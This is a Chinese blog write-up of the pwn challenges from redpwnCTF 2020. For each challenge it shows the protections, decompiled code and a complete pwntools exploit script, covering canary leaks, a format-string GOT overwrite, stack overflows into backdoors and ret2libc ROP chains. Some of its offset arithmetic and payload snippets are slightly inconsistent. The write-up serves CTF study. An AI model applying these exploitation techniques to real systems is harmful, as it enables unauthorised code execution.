redpwnCTF 2020 pwn部分writeup

原创

SkYe231_ 于 2020-06-25 23:10:57 发布 582 收藏

文章标签： 信息安全 redpwnCTF redpwn writeup redpwnCTF 2020 redpwnctf

本文链接：https://blog.csdn.net/weixin_43921239/article/details/106951800

skywriting（复盘）

简单 canary 保护绕过，复盘连不上官方环境，exp 本地版本

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : skywriting.py
from pwn import *
context.log_level = 'debug'

p = process("./skywriting")
elf = ELF("./skywriting")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

p.sendlineafter("sky?","1")
p.sendafter("shot: ","a"*0x88+'-')
p.recvuntil("a"*0x88)
canary = u64(p.recv(8))-0x2d
log.info("canary:"+hex(canary))

p.sendafter("shot: ","a"*(0x7fffffffdca8-0x7fffffffdc10))
p.recvuntil("a"*(0x7fffffffdca8-0x7fffffffdc10))
libc_start_main = u64(p.recv(6).ljust(8,'\x00'))
log.info("libc_start_main:"+hex(libc_start_main))
libc_base = libc_start_main - 0x20830
log.info("libc_base:"+hex(libc_base))
onegadget = libc_base + 0xf1147
log.info("onegadget:"+hex(onegadget))


payload = "notflag{a_cloud_is_just_someone_elses_computer}\n\x00"
payload = payload.ljust(0x88,'a')
payload += p64(canary) + p64(canary) + p64(onegadget)
p.sendafter("shot: ",payload)


p.interactive()
```

dead-canary（复盘）

一开始做的时候没有想到可以覆盖 __stack_chk_fail got 表地址，一心想着绕过 canary，然后就困惑着怎么 ROP 。

解题思路

通过故意破坏 canary 的值触发程序执行 __stack_chk_fail ，而这个函数 got 函数已知，在触发之前将这个函数覆盖为 main 函数，完成 ROP 。

在第一轮输入的时候：泄露 __libc_start_main ；泄露 canary ；改写 __stack_chk_fail got 表为 main 。

```
payload = "%41$p%39$p%40$p" + "%4196117c%10$n-->"
payload += p64(elf.got["__stack_chk_fail"])
payload = payload.ljust(0x110-8,'a')
payload += '\x2d'
```

第二轮输入时候恢复 canary 、控制 rip 为 onegadget 。

```
payload = 'skye' + 'a'*(0x110-8-4) + p64(canary)
payload += p64(0xdeadbeef) + p64(onegadget)
```

exp

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : dead-canary.py
from pwn import *
context.log_level='debug'

p = process("./dead-canary")
elf = ELF("./dead-canary")


payload = "%41$p%39$p<>" + "%4196117c%10$n----->"
payload += p64(elf.got["__stack_chk_fail"])
payload = payload.ljust(0x110-8,'a')
payload += '\x2d'

p.recvuntil("name: ")
gdb.attach(p,'b *0x4007F3')
p.send(payload)
p.recvuntil("Hello ")

libc_start_main = int(p.recv(14),16)
log.info("libc_start_main:"+hex(libc_start_main))
canary = int(p.recv(18),16) - 0x2d
log.info("canary:"+hex(canary))
libc_base = libc_start_main - 0x20830
log.info("canary:"+hex(canary))
onegadget = libc_base + 0x45216
log.info("onegadget:"+hex(onegadget))

payload = 'skye' + 'a'*(0x110-8-4) + p64(canary)
payload += p64(0xdeadbeef) + p64(onegadget)

p.recvuntil("name: ")
p.send(payload)

p.interactive()
```

ctftime 上看到外国小哥最后 getshell 有用 stack pivoting 。emmm 还得搞个 rbp 算偏移 emmm

coffer-overflow-0

分析

保护情况

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

漏洞函数

题目给了程序源代码，但是我们还是按照正常题目做法分析二进制文件。

漏洞就在 main 中，gets 函数存在栈溢出：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-20h]
  __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = 0LL;
  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome to coffer overflow, where our coffers are overfilling with bytes ;)");
  puts("What do you want to fill your coffer with?");
  gets(&v4, 0LL);                               // 栈溢出
  if ( v5 )
    system("/bin/sh");
  return 0;
}
```

main 函数中在存在着 `system("/bin/sh")` 的后门函数。

思路

程序用 gets 函数存在栈溢出漏洞，而进入后门函数需要判断 v5 的布尔值。这里就有两种做法，一种利用栈溢出修改栈上变量 v5 的值，从而让程序正常进入 后门函数 ；第二种就是栈溢出修改 rip 的返回地址到 `system("/bin/sh")` 。两种做法都可行，我采用第一种。

首先就是确定 v5 变量在栈上的位置。可以从 IDA 变量后面的注释去分析：

```
  char v4; // [rsp+0h] [rbp-20h]
  __int64 v5; // [rsp+18h] [rbp-8h]
```

v4 距离 rbp 0x20 ； v5 距离 rbp 0x8；那么可以得出 v4 距离 v5 0x16(0x20-0x8)。

确定填充长度之后就是填充内容了，if 条件检查的是 v5 的布尔值，那么就赋值一个 1 即可条件成立，进入后门函数。

```
payload = 'a'*(0x20-0x8)
payload += p64(0xcafebabe)
```

exp

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : coffer-overflow-0.py
from pwn import *
context.log_level = 'debug'

#p = process("./coffer-overflow-0")
p = remote("2020.redpwnc.tf",31199)
elf = ELF("./coffer-overflow-0")

payload = 'a'*(0x20-0x8)
payload += p64(0X1)

p.sendlineafter("with?\n",payload)

p.interactive()
```

coffer-overflow-1

分析

保护情况

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

漏洞函数

题目给了程序源代码，但是我们还是按照正常题目做法分析二进制文件。

漏洞就在 main 中，gets 函数存在栈溢出：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-20h]
  __int64 v5; // [rsp+18h] [rbp-8h]

  v5 = 0LL;
  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome to coffer overflow, where our coffers are overfilling with bytes ;)");
  puts("What do you want to fill your coffer with?");
  gets(&v4, 0LL);                               // 栈溢出
  if ( v5 == 3405691582LL )
    system("/bin/sh");
  return 0;
}
```

main 函数中在存在着 `system("/bin/sh")` 的后门函数。

思路

程序用 gets 函数存在栈溢出漏洞，而进入后门函数需要判断 v5 的值是否为 `0xCAFEBABE` 。这里就有两种做法，一种利用栈溢出修改栈上变量 v5 的值，从而让程序正常进入 后门函数 ；第二种就是栈溢出修改 rip 的返回地址到 `system("/bin/sh")` 。两种做法都可行，我采用第一种。

首先就是确定 v5 变量在栈上的位置。可以从 IDA 变量后面的注释去分析：

```
  char v4; // [rsp+0h] [rbp-20h]
  __int64 v5; // [rsp+18h] [rbp-8h]
```

v4 距离 rbp 0x20 ；v5 距离 rbp 0x8；那么可以得出 v4 距离 v5 0x16(0x20-0x8)。

确定填充长度之后就是填充内容了，if 条件检查的是 v5 的布尔值，那么就赋值一个 1 即可条件成立，进入后门函数。

```
payload = 'a'*(0x20-0x8)
payload += p64(0X1)
```

exp

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : coffer-overflow-1.py
from pwn import *
context.log_level = 'debug'

#p = process("./coffer-overflow-1")
p = remote("2020.redpwnc.tf",31255)
elf = ELF("./coffer-overflow-1")

payload = 'a'*(0x20-0x8)
payload += p64(0xcafebabe)

p.sendlineafter("with?\n",payload)

p.interactive()
```

coffer-overflow-2

分析

保护情况

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

漏洞函数

题目给了程序源代码，但是我们还是按照正常题目做法分析二进制文件。

漏洞就在 main 中，gets 函数存在栈溢出：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-10h]

  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome to coffer overflow, where our coffers are overfilling with bytes ;)");
  puts("What do you want to fill your coffer with?");
  gets(&v4, 0LL);
  return 0;
}
```

程序中存在有后门函数，但不像前两题放在 main 函数中。

```
int binFunction()
{
  return system("/bin/sh");
}
```

思路

程序用 gets 函数存在栈溢出漏洞，也有后门函数，但不像前两题放在 main 函数中。做法就是前两题提到的第二种做法：利用栈溢出修改 rip 的返回地址到后门函数 `binFunction()` 。

首先就是确定填充长度，可以从 IDA 变量后面的注释去分析：

```
  char v4; // [rsp+0h] [rbp-10h]
```

填充 0x10 到 rbp ，再填充 0x8 就是到达了 rip 。最终得出我们需要填充 0x18 。

填充长度确认了，然后就是 rip 的填充内容，程序没有打开 pie 保护，直接从 ida 里面找到 `binFunction()` 地址：0x04006E6 。

```
payload = 'a' * 0x10 + p64(0xdeadbeef)
payload += p64(binFunction)
```

exp

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : coffer-overflow-2.py
from pwn import *
context.log_level = 'debug'

#p = process("./coffer-overflow-2")
p = remote("2020.redpwnc.tf",31908)
elf = process("./coffer-overflow-2")

binFunction = 0x04006E6
log.info("binFunction:"+hex(binFunction))

payload = 'a' * 0x10 + p64(0xdeadbeef)
payload += p64(binFunction)

p.sendlineafter("with?\n",payload)

p.interactive()
```

secret-flag

分析

保护情况

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

漏洞函数

main 函数中的 19 行格式化字符串漏洞。

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  void *buf; // ST08_8
  int fd; // ST04_4
  char s; // [rsp+10h] [rbp-20h]
  unsigned __int64 v7; // [rsp+28h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  buf = malloc(0x100uLL);
  fd = open("flag.txt", 0);
  read(fd, buf, 0x100uLL);
  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("I have a secret flag, which you'll never get!");
  puts("What is your name, young adventurer?");
  fgets(&s, 0x14, stdin);
  printf("Hello there: ", 0x14LL);
  printf(&s);                                   // 格式化字符串
  return 0LL;
}
```

思路


main 函数开始先申请一个块堆，用 buf 去存储堆指针。然后从 flag.txt 读取 flag 到 buf 指向的堆中。

19 行存在一个格式化字符串漏洞，这个格式化字符串漏洞， 可以用来读取数据。到这里我们肯定会联想到读取程序中被读入的 flag 。

正常来说，通常都是通过偏移读取栈上的数据，常用的是用 %p 、%x ……但是这道题目将 flag 存放在堆上，堆指针存放在了栈上。

这里就需要知道一个技巧了，%p、%x 读取的时候是找到栈上的某一个地址后，将该地址存储的数据当作值输出。而使用 %s 读取时是找到栈上的某一个地址后，将该地址存储的数据当做指针，去找这个指针指向的值。

结合这条题理解一下，将断点打在 0x9f0 ，打开 PIE 保护程序打断点：`gdb.attach(p,"b *$rebase(0x9f0)")`，运行到断点处观察栈结构：



内存地址 0x7fffffffdd58 存储值为：0x555555756010；0x555555756010 是堆指针，堆中存储是本地flag：bbbbbbbbccccccccddddddddd\n。


下面是分别用 %p 和 %s 输出的结果：

```
# %p输出结果
0x555555756010
# %s输出结果
bbbbbbbbccccccccddddddddd
```

还有一点就是**用 %s 输出数据会一直输出直到遇到 \x00（结束符）为止**。

确定了泄露 flag 方法了，然后就是需要确定偏移地址了。偏移地址可以用算，也可以输入多个 %p 爆出来，这次我试一下没用过的算出来。

首先 64 位程序前 6 个参数是寄存器传参，然后 rsp 到格式化字符串距离是 3 ，所以格式化字符串偏移为 5+3 ；堆指针偏移为 5+2 。



exp

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : secret-flag.py
from pwn import *
context.log_level='debug'

p = process("./secret-flag")
#p = remote("2020.redpwnc.tf",31826)
elf = ELF("./secret-flag")

payload = 'a'*0x8 + "%7$s"#+ "%8$p"

p.recvuntil("adventurer?\n")
#gdb.attach(p,"b *$rebase(0x9f0)")
p.sendline(payload)


print p.recv()
p.interactive()
```

the-library

分析

保护情况

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

漏洞函数

这里有两个漏洞，都是在 main 中。一个是栈溢出、一个是格式化字符串。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-10h]

  setbuf(_bss_start, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("Welcome to the library... What's your name?");
  read(0, &buf, 0x100uLL);                      // 栈溢出
  puts("Hello there: ");
  puts(&buf);                                   // 格式化字符串
  return 0;
}
```

程序没有给后门函数。

思路

这个程序没有开 canary 直接利用栈溢出做一个 ROP 就行了。填充长度是：0x10+0x8 。先用 puts@plt 输出 puts@got ，然后 ret2text 回到 main 中，再次利用栈溢出修改 rip 执行 `system('/bin/sh')` 。payload 如下：

```
# leak libc
payload = 'a'*0x10 + p64(0xdeadbeef)
payload += p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
# ret2libc
payload = 'a'*0x10 + p64(0xdeadbeef)
payload += p64(ret) + p64(pop_rdi) + p64(binsh) + p64(system)
```

exp

```python
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author  : MrSkYe
# @Email   : skye231@foxmail.com
# @File    : the-library.py
from pwn import *
context.log_level = 'debug'

#p = process("./the-library")
p = remote("2020.redpwnc.tf",31350)
elf = ELF("./the-library")
#libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc = ELF("./libc.so.6")

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = 0x0400637
pop_rdi = 0x0000000000400733
ret = 0x0000000000400506


# leak libc
payload = 'a'*0x10 + p64(0xdeadbeef)
payload += p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)

p.recvuntil("name?\n")
#gdb.attach(p)
log.success("starting payload1")
p.send(payload)
p.recvuntil('\n')
p.recvuntil('\n')

puts_leak = u64(p.recv(6).ljust(8,'\x00'))
log.info("puts_leak:"+hex(puts_leak))
libc_base = puts_leak - 0x0809c0#libc.symbols['puts']
log.info("libc_base:"+hex(libc_base))
system = libc_base + 0x04f440#libc.symbols['system']
log.info("system:"+hex(system))
binsh = libc_base + 0x1b3e9a#libc.search('/bin/sh\x00').next()
log.info("binsh:"+hex(binsh))


# ret2libc
payload = 'a'*0x10 + p64(0xdeadbeef)
payload += p64(ret) + p64(pop_rdi) + p64(binsh) + p64(system)# + p64(main_addr)

p.sendlineafter("name?\n",payload)

p.interactive()
```